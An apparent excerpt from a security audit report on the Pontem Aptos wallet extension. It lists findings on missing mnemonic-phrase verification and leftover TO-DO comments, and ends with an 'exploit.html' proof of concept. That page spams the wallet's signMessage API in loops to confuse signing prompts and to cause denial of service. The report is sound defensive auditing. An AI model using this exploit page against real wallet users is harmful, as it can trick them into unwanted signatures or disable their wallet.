3.13 (HAL-13) LACK OF MNEMONIC PHRASE VERIFICATION - LOW

Description:

The Aptos Wallet did not have any mechanism to verify the provided mnemonic phrase during the wallet creation process after being copied by the user. Lack of this mechanism may pose a significant risk and end up in a fund loss, if the user saves incorrectly the passphrase or forgets to write it down securely.

Proof of Concept:

PoC video: Lack of mnemonic phrase security check

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

After accepting the I saved my recovery passphrase checkbox, force the user to complete a challenge to verify that the user saved correctly the mnemonic phrase.

Remediation Plan:

RISK ACCEPTED: The Pontem Network team accepted this risk. Currently, the only implemented checks were a warning message showing “Please confirm mnemonic” and a button saying “Resolve”. The user was presented with this warning after the wallet creation. In case the user had not copied the phrase during the process, the wallet would have been created, and the user would not have access to it.
This verification must be implemented before creating the wallet, right

after verifying the two input passwords are the same.
The Pontem Network team stated that this will also be implemented in a future release.

3.14 (HAL-14) PRESENCE OF TO-DO COMMENTS ON THE CODE - LOW

Description:

Multiple TO-DO comments were found on the code. From the security perspective, the use of these comments does not imply a security risk. However, it could mean that the developed application did not reach an appropriate level of maturity to be in a production environment.

Code Location:

Listing 7: src/extension/modals/TxModal/index.tsx (Line 53)

```
const handleCopy = () => {
   navigator.clipboard.writeText(tx.id)
     .then(() => setSnackVisibility(true))
     .catch(err => {
       // TODO: add error handlers
     });
 }
```

- src/auth/hooks/useAuth.ts
- src/data/query.ts
- src/extension/modals/SuccessTransferModal/index.tsx
- src/extension/modals/TxModal/index.tsx
- src/extension/modules/Dashboard/index.tsx
- src/extension/modules/ImportToken/ImportTokenForm/index.tsx

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

Review all the comments on the code and ensure that this situation does not affect or offer any risk to the security of the application.

Remediation Plan:

RISK ACCEPTED: The Pontem Network team accepted the risk of this issue.

ADDITIONAL INFORMATION

4.1 Exploit code

Listing 8: exploit.html

```
<html>
   <head>
      <title>Connect to crypto wallet</title>
 </head>
<body>

<input type="button" value="Wallet Version" onclick="version();">
<input type="button" value="Connect Wallet" onclick="connect();">
<input type="button" value="Disconnect Wallet" onclick="disconnect
↳ ();">
<input type="button" value="Connected?" onclick="isConnect();">
<br><br>
<input type="button" value="Show account" onclick="account();">
<input type="button" value="Public Key" onclick="publicKey();">
<input type="button" value="Sign" onclick="sign();">
<input type="button" value="Signing Exploit" onclick="exploitSign
↳ ();">
<input type="button" value="DoS Exploit" onclick="exploitDoS();">
<br><br>

<script>

async function connect() {
window.pontem.connect()
  .then(alert(`Connected`))
  .catch(e => console.log('Access denied by user', e))
}

async function disconnect() {
    window.pontem.disconnect()
    .then(alert('Disconnecting...'))
    .catch(e => console.log('Access denied by user', e))
}

async function account(){
  window.pontem.account()
    .then(address => {
      if(address) {
        alert('Account address: '+ address);
      } else {
        alert('The user has selected an account that is not
allowed to access');
      }
    })
}

async function version() {
    const extensionVersion = window.pontem.version;
    alert(`Pontem Wallet v${extensionVersion}`);
}

async function isConnect(){
window.pontem.isConnected()
  .then(result => {
    alert(result) // true or false
  })
  .catch(e => alert('Error', e))
}

async function exploitSign(){

for (i = 1; i <= 5; i++) {

window.pontem.signMessage('For Test')
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))
}

window.pontem.signMessage('Test1')
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))

await new Promise(r => setTimeout(r, 1000));

for (x = 1; x <= 50; x++) {
window.pontem.signMessage('Test2')
  .then(result => {
   console.log('Signed Message', result)
  })
  .catch(e => console.log('Error', e))
}
}

async function random(){
  for(y=0; y <=100000000;y++){
    console.log(y)
  }
}

async function publicKey(){
  window.pontem.publicKey()
    .then(key => alert('Public key '+key))
    .catch(e => console.log('Access denied by user', e))
}

async function sign(){

  window.pontem.signMessage('Signed message')
    .then(result => {
    console.log('Signed Message', result)
    })
    .catch(e => console.log('Error', e))
}

async function exploitDoS(){
  for(i =0;i<1000000;i++){
    sign()
  }
}
}
</script>
</body>
</html>

```

THANK YOU FOR CHOOSING

HALBORN